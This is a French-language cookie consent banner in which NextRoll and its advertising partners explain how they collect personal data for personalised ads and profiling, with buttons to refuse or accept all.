NextRoll, Inc. ("NextRoll") et ses [19 partenaires publicitaires](#) utilisent des cookies et des technologies similaires sur ce site et sur le Web pour recueillir et utiliser des données personnelles (par exemple, votre adresse IP). Si vous y consentez, des cookies, des identifiants d'appareil ou d'autres informations peuvent être stockés ou consultés sur votre appareil aux fins qui vous sont présentées. Cliquez sur "Autoriser tout", "Refuser tout" ou sur Paramètres ci-dessus pour personnaliser votre consentement concernant les finalités et les caractéristiques pour lesquelles vos données à caractère personnel seront traitées et/ou les partenaires avec lesquels vous partagerez vos données à caractère personnel.

NextRoll et ses [partenaires publicitaires](#) traitent des données personnelles pour : • Stocker et/ou accéder à des informations sur un appareil ; • Créer un profil de contenu personnalisé ; • Sélectionner un contenu personnalisé ; • Des annonces personnalisées, des évaluations d'annonce, des recherches liées à l'audience ainsi que le développement de services ; • Développement de services. Pour certaines des fins ci-dessus, nos partenaires publicitaires : • Utilisent des données de géolocalisation précises. Certains de nos partenaires s'appuient sur leurs intérêts commerciaux légitimes pour traiter les données personnelles. Consultez la liste de nos [partenaires publicitaires](#), si vous souhaitez donner ou non votre consentement pour des partenaires spécifiques, afin de découvrir les fins pour lesquelles ils estiment avoir un intérêt légitime, et comment vous pouvez vous opposer à un tel traitement.

Si vous sélectionnez Refuser tout, le contenu de ce site s'affichera quand même, et vous recevrez toujours de la publicité, mais les annonces ne seront pas personnalisées selon votre expérience. Vous pouvez changer votre paramètre chaque fois que vous voyez  sur le site.

TOUT REFUSER

TOUT AUTORISER